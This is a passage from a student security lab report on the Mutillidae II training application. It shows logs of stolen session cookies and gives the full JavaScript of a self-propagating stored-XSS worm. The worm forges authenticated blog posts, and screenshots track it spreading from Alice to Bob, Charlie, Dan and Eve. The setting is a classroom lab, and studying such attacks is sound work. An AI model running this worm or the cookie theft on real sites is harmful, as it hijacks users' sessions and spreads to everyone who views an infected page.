Browser Information-->  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System-->  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3l78moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Charlie; uid=27; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:39:32
**************************************
Client Ip Address-->  http://192.168.244.129
Client Port-->  localhost:6003
Browser Information-->  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System-->  Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3l78moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Dan; uid=28; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:50:23
```

We can see that the screenshot of displaying cookies.txt as a table with PHP is below.

BBM459_Spring_2021_Project4.pd | 192.168.244.129/mutillidae/index | localhost:81/xss/table.php

localhost:81/xss/table.php

****
Client Ip Address--> http://192.168.244.129
Client Port--> localhost:6003
Browser Information--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3178moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Bob; uid=26; PHPSESSID=2rl3178moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:29:19
****
Client Ip Address--> http://192.168.244.129
Client Port--> localhost:6003
Browser Information--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3178moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Charlie; uid=27; PHPSESSID=2rl3178moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:39:32
****
Client Ip Address--> http://192.168.244.129
Client Port--> localhost:6003
Browser Information--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Client Operating System--> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Referer--> http://192.168.244.129/mutillidae/index.php?page=view-someones-blog.php
Session ID--> 2rl3178moet92ia4kd6igorpv5
Cookie--> showhints=1; username=Dan; uid=28; PHPSESSID=2rl3178moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Date--> 10.05.2021 14:50:23

2.2.5 - STEP 5

ls a message that contains a Javascript code to her blog. The code obtains the cookies of the users who visit her blog and then retrieves a session ID from the cookies. Finally, the code forges a HTTP post request using the session ID and inserts a new entry that contains these Javascript code to the users blog.

In this step, we have a script code for doing worming to all users. We have an Ip address for Mutillidae II from VMWARE. It is **http://192.168.244.129/mutillidae**, we use this url for using mutillidae on our pc. In this task, we are asked to do a worming in blogs. After we add an entry as a javascript code to Alice blog, this code must be transmitted to users who views Alice blog. If Bob view Alice blog, the code will be embedded to Bob's blog.If Charlie doesn't view Alice blog but if Charlie view Bob's blog after Bob viewed Alice, the worm must be transmitted to Charlie,too. Our script code is below for this situtation.We can added a message as "THİS İS A WORMİNG" to entries to see that we achieved this goal.

```
<script
id=myscript>
var scripttext = document.getElementById("myscript").innerHTML;
var scripttag1 ="<scr".concat("ipt");
scripttag1 = scripttag1.concat(" id=myscript");
scripttag1 = scripttag1.concat(">");
var scripttag2 ="</scr".concat("ipt>");
scripttext = escape(scripttext);
scripttext = scripttag1.concat(scripttext);
scripttext = scripttext.concat(scripttag2);
var url = "http://192.168.244.129/mutillidae/index.php?page=add-to-your-
blog.php";
var params = "blog_entry=THİS İS A WORMİNG";
params = params.concat(scripttext);
params = params.concat("&csrf-token=&add-to-your-blog-php-submit-
button=Save+Blog+Entry");
var xhr = new XMLHttpRequest();
xhr.open("POST", url, true);
xhr.withCredentials = true;
xhr.setRequestHeader("Content-type", "application/x-www-form-
urlencoded");
xhr.send(params);
</script>
```

We added the script to Alice blog.See below

192.168.244.129/mutillidae/index × | XSSAttack/worm-script at master × | +

Güvenli değil | 192.168.244.129/mutillidae/index.php?page=add-to-your-blog.php

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP

Welcome To The Blog

Back | Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for Alice

Note: <b>,<i> and <u> are now allowed in blog entries

```
<script id=myscript>

var scripttext = document.getElementById("myscript").innerHTML;
var scripttag1 ="<scr".concat("ipt");
scripttag1 = scripttag1.concat(" id=myscript");
scripttag1 = scripttag1.concat(">");
var scripttag2 ="</scr".concat("ipt>");
scripttext = escape(scripttext);
scripttext = scripttag1.concat(scripttext);
scripttext = scripttext.concat(scripttag2);
var url = "http://192.168.244.129/mutillidae/index.php?page=add-to-your-blog.php";
var params = "blog_entry=This is a worming";
params = params.concat(scripttext);
params = params.concat("&csrf-token=&add-to-your-blog-php-submit-button=Save+Blog+Entry");
var xhr = new XMLHttpRequest();
xhr.open("POST", url, true);
xhr.withCredentials = true;
xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

xhr.send(params);
</script>
```

Save Blog Entry

View Blogs

4 Current Blog Entries

	Name	Date	Comment
1	Alice	2021-05-10 08:25:47	
2	Alice	2021-05-10 08:25:47	This is a worming
3	Alice	2021-05-10 08:24:51	showhints=1; username=Alice; uid=25; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
4	Alice	2021-05-10 08:24:33	Alice added an entry to own blog.

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
PHP Version: 5.3.2-1ubuntu4.30

After we added script, a new enrty will be adding to blog with “This is a worming” comment. We can see below.

192.168.244.129/mutillidae/index × | XSSAttack/worm-script at master × | +

Güvenli değil | 192.168.244.129/mutillidae/index.php?page=add-to-your-blog.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: Alice (Alice)

Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources

Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP

Welcome To The Blog

Back | Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for Alice

Note: <b>,<i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs


6 Current Blog Entries

	Name	Date	Comment
1	Alice	2021-05-10 08:25:50	This is a worming
2	Alice	2021-05-10 08:25:50	This is a worming
3	Alice	2021-05-10 08:25:47	
4	Alice	2021-05-10 08:25:47	This is a worming
5	Alice	2021-05-10 08:24:51	showhints=1; username=Alice; uid=25; PHPSESSID=2rl3l78moet92ia4kd6igorpv5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
6	Alice	2021-05-10 08:24:33	Alice added an entry to own blog.


Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
PHP Version: 5.3.2-1ubuntu4.30

1.1 Bob views Alice's blog

Before Bob views Alice's blog, the screenshot in below is for the Bob's blog,and there is no entry in Bob's blog.




Now, we viewed the Alice's blog from Bob and the screenshot in below is for the after viewing Alice's blog.We can see worming in the screenshot.




1.2 Charlie views Alice's blog

Before viewing Alice's blog from Charlie in below.We can see no entry.




After viewing Alice's blog. We can see that the worming is successfull in below.




1.3 Dan views Alice's blog

Before viewing Alice's blog from Dan in below.We can see no entry.




After viewing Alice's blog. We can see that the worming is successfull in below.



1.4 Eve views Charlie's blog

We can see that Bob,Charlie,and Dan viewed Alice's blog and they had the worm from Alice. Now we will see that can we have the worm from different user. That's why we wiil view Charlie's blog from Eve.

Before the view, Eve's blog is in below.



Then, we viewed Charlie's blog from Eve's account. We can see that the difference. Eve has the worm from Charlie. This is the success of the worm script which we add to the Alice's entry.